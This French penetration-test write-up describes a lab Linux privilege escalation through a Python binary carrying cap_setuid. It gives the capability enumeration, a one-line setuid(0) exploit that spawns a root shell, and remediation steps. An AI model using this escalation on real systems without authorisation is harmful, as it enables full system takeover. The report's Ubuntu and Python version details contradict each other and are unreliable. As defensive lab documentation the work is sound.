Rapport de Test d'Intrusion : Élévation de Privilèges Linux

Cible : Ubuntu 22.04.5 LTS

Auteur : Maxime288

Date : 12 Avril 2026

Statut : Critique

1. Résumé Exécutif

Ce rapport détaille l'audit de sécurité locale d'une machine Ubuntu. L'analyse a révélé une vulnérabilité critique liée à une mauvaise configuration des Linux Capabilities. Cette faille permet à un utilisateur sans privilèges d'exécuter du code avec les droits de l'administrateur (root), compromettant ainsi l'intégralité du système et des données.


2. Portée et Objectifs

- Cible : Système d'exploitation Ubuntu (Environnement VirtualBox).
- Objectif : Identifier un vecteur d'élévation de privilèges à partir d'un accès utilisateur standard.
- Méthodologie : Énumération manuelle, analyse des vecteurs GTFOBins, et exploitation de capacités binaires.

2.1 Architecture du Laboratoire

Pour ce scénario, un environnement de test isolé a été mis en place afin de garantir la sécurité des manipulations et la reproductibilité des résultats.

2.2 Schéma Logique



2.3 Détails des Composants

- **Hyperviseur** : Oracle VM VirtualBox.

- **Machine Attaquante (Kali Linux)** :

    - **Rôle** : Audit, scan et exploitation.
    - **OS** : Kali GNU/Linux Rolling.
    - **Outils clés** : SSH, Python3, LinPEAS.

- **Machine Cible (Ubuntu)** :

    - **Rôle** : Serveur d'application (vulnérable).
    - **OS** : Ubuntu 24.04.5 LTS (Noble Numbat).
    - **Utilisateur compromis** : max (Privilèges restreints).
    - Vecteur : Binaire /usr/bin/python3 avec cap_setuid+ep.

2.4 Configuration Réseau

Le laboratoire utilise un adaptateur en **Accès par pont (Bridged Adapter)**. Ce choix technique a été retenu pour les raisons suivantes :

1. **Intégration au Réseau Réel** : Les machines virtuelles sont rattachées directement à l'interface réseau physique de l'hôte. Elles se comportent comme des hôtes distincts sur le réseau local (LAN), facilitant l'accès aux ressources externes et aux mises à jour logicielles.

2. **Accessibilité et Services** : Ce mode permet d'exposer les services (comme le SSH sur Ubuntu) directement sur le réseau local, simulant une infrastructure serveur accessible au sein d'un intranet d'entreprise.

3. **Adressage DHCP/Statique** : Les adresses IP sont attribuées soit par le serveur DHCP de la box internet, soit configurées manuellement pour correspondre au plan d'adressage du réseau physique, permettant une communication fluide entre la station attaquante (Kali) et la cible (Ubuntu).

3. Analyse Technique

3.1 Énumération Initiale

Une fois l'accès obtenu sur le compte utilisateur max, une recherche des vecteurs d'élévation de privilèges a été effectuée. L'accent a été mis sur les Linux Capabilities, qui permettent de diviser les privilèges de l'utilisateur root en unités plus petites.

Commande exécutée :

```
max@client:~$ getcap -r / 2>/dev/null
/snap/core20/2318/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
max@client:~$
```

Résultat :

Le binaire /usr/bin/python3.12 possède la capacité suivante : cap_setuid+ep

Analyse : La capacité cap_setuid permet à un processus de manipuler les identifiants d'utilisateur (UID). Appliquée à un interpréteur de langage comme Python, elle permet de forcer l'identité de l'appelant vers celle de l'utilisateur root.

3.2 Exploitation (Proof of Concept)

En utilisant la bibliothèque os de Python, il est possible de définir l'UID du processus sur 0 (root) avant d'appeler un shell système.

Ligne d'exploitation :

```
max@client:~$ python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@client:~#
```

Preuve de compromission :

- Avant : uid=1001(max) gid=1001(max) groups=1001(max)
- Après : uid=0(root) gid=0(root) groups=0(root)

4. Matrice de Risque

Probabilité	Impact	Niveau de Risque
Élevée	Critique (Accès total)	Critique

5. Recommandations de Remédiation

5.1 Mesure immédiate

Il est impératif de retirer la capacité cap_setuid du binaire Python pour stopper l'exploitation immédiate.

```
root@client:~# setcap -r /usr/bin/python3.10
root@client:~# exit
exit
max@client:~$ python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
PermissionError: [Errno 1] Operation not permitted
max@client:~$
```

5.2 Mesures préventives

1. Principe du moindre privilège : Ne jamais attribuer de capacités de manipulation d'UID à des interpréteurs de scripts ou des éditeurs de texte.
2. Audit régulier : Mettre en place une vérification hebdomadaire des binaires possédant des droits étendus (SUID/Capabilities) via un script d'audit automatisé.
3. Utilisation de sudo : Privilégier la configuration précise du fichier /etc/sudoers pour les tâches nécessitant des droits élevés, plutôt que l'utilisation de capacités sur les binaires.

6. Conclusion

L'absence de contrôle sur les capacités système représente un risque majeur. Ce laboratoire démontre que même sans fichier SUID classique ou configuration sudo erronée, un système peut être totalement compromis par une simple erreur de gestion des attributs de fichiers.